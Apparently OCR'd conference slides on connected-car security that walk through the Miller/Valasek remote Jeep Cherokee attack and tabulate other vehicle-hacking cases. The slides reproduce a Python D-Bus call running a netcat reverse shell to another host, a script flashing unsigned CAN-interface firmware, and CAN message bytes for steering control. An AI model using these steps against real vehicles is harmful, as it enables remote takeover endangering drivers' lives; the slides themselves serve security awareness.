
```
# netstat -n | grep LISTEN
tcp          0      0  *.6010                    *.*
tcp          0      0  *.2011                    *.*
tcp          0      0  *.6020                    *.*
tcp          0      0  *.2021                    *.*
tcp          0      0  127.0.0.1.3128            *.*
tcp          0      0  *.51500                   *.*
tcp          0      0  *.65200                   *.*
tcp          0      0  *.4400                    *.*
tcp          0      0  *.6667                    *.*
```

➔ Port 6667 is used for IRC chatting



```
telnet 192.168.5.1 6667
Trying 192.168.5.1...
Connected to 192.168.5.1.
Escape character is '^]'.
AUTH ANONYMOUS
OK 4943a53752f52f82a9ea4e6e00000001
BEGIN
```

➔ Connected without authentication



```
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/harman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.ServiceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 | /bin/sh | netcat 192.168.5.109 6666"}')
```

➔Acquiring Root privilege


Accessed to the internal bus w/o any authentication and getting root privilege

Source : illmatics.com/RemoteCarHacking.pdf

Step 3: Cellular Exploitation and updating Hacked Firmware

Exploiting cellular network for getting access to the system by using 3G (Enabling much more long distance attack than WiFi access)


Found Sprint 3G service using vehicle IP address block : 21.0.0.0/8 or 25.0.0.0/8



```
# ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33192
        inet 127.0.0.1 netmask 0xff000000
pflog0: flags=100<PROMISC> mtu 33192
uap0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        address: 30:14:4a:ee:a6:f8
        media: <unknown type> autoselect
        inet 192.168.5.1 netmask 0xffffff00 broadcast 192.168.5.255
ppp0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1472
        inet 21.28.103.144 -> 68.28.89.85 netmask 0xff000000
```

➔ WiFi Hot-spot

➔ 3G services



Scanning IP address 21.0.0.0/8 and 25.0.0.0/8

Target vehicle for remote attack can be selected easily

Source : illmatics.com/RemoteCarHacking.pdf


Step 3: Cellular Exploitation and updating Hacked Firmware

For sending CAN (Controller Area Network) messages to CAN bus, update firmware of CAN interface

Original CAN interface only receives CAN message from ECUs (Engine Control Unit)

Make it enable to send CAN message to ECUs

1 - Firmware analysis and modification



Load file C:\IODrive\Jeep\v850\cmcioc_test.bin as

Binary file

Processor type: NEC V850E1/ES [V850E1]

Loading segment: 0x00000000

Loading offset: 0x00000000

Analysis

☑ Enabled

☑ Indicator enabled

Options

□ Loading options

☑ Fill segment gaps

☑ Create segments

□ Create FLAT group

☑ Load as code segment


□ Load resources

☑ Rename DLL entries

□ Manual load

□ Create imports segment

2- Update CAN interface with hacked firmware



```
#!/bin/sh

# update ioc
/fs/mmc0/charlie/iocupdate -c 4 -p /fs/mmc0/charlie/cmcioc.bin

# restart in app mode
lua /fs/mmc0/charlie/reset appmode.lua

# sleep while we wait for the reset to happen
/bin/sleep 60
```


Firmware is updated w/o checking Digital Signature

Source : illmatics.com/RemoteCarHacking.pdf

Step 4: Sending CAN messages

Diagnostic CAN message for killing engine, no brakes and steering control

Example : CAN message for controlling steering wheel



```
EID: 18DAA0F1, Len: 08, Data: 02 10 02 00 00 00 00 00
IDH: 02, IDL: 0C, Len: 04, Data: 90 32 28 1F
```

Target vehicle perfectly hacked by remote hacker

Source : illmatics.com/RemoteCarHacking.pdf

Other hacking cases

No.	Date	Hacker	Target vehicle	How to hack	Contents
1	‘15.07	Charlie Miller / Chris Valasek	Cherokee (Chrysler)	Attacker ↔ Mobile network ↔ Infotainment system ↔ CAN bus in a vehicle	Engine stop, Steering wheel control, Brake control and etc.
2	‘15.07	Samy Kamkar	On-Star telematics system (GM)	Attacker ↔ Spoofed WiFi ↔ App in a vehicle	Stealing private information, remote controlling window/air conditioner and etc.
3	’15.08	Mark Roger / Kevin Mahaffy	Model S (Tesla)	Acquisition root permission through Ethernet ↔ Tesla Network ↔ App in a vehicle	Remote door open/close, Engine start/stop and etc.
4	‘16.02	Troy Hunt	Leaf (Nissan)	Attacker ↔ Proxy server ↔ App in a vehicle	Used vulnerability of using VIN for authentication ➔ Attacker in Australia controlling air-conditioner of a vehicle in UK
5	‘16.06	Pen Test Partners (UK)	Outlander PHEV (Mitsubishi)	Attacker ↔ Wi-Fi eavesdropping ↔ App in a vehicle	Acquisition of secret key used in communication with app in a vehicle ➔ Attacker controlling light, air-conditioner, tracking vehicle position and etc.

HYUNDAI

ITU-D 1992 2017 CELEBRATING 25YEARS OF ACHIEVEMENTS

ITU and vehicle standards

- **ITU-D Study Group 1 :**
- **ITU-T Study Group 20** : Internet of things (IoT) and smart cities and communities (SC&C)
- **ITU-T Study Group 17** : Security

THANK YOU

CELEBRATING 25YEARS OF ACHIEVEMENTS

ITU-D 1992 2017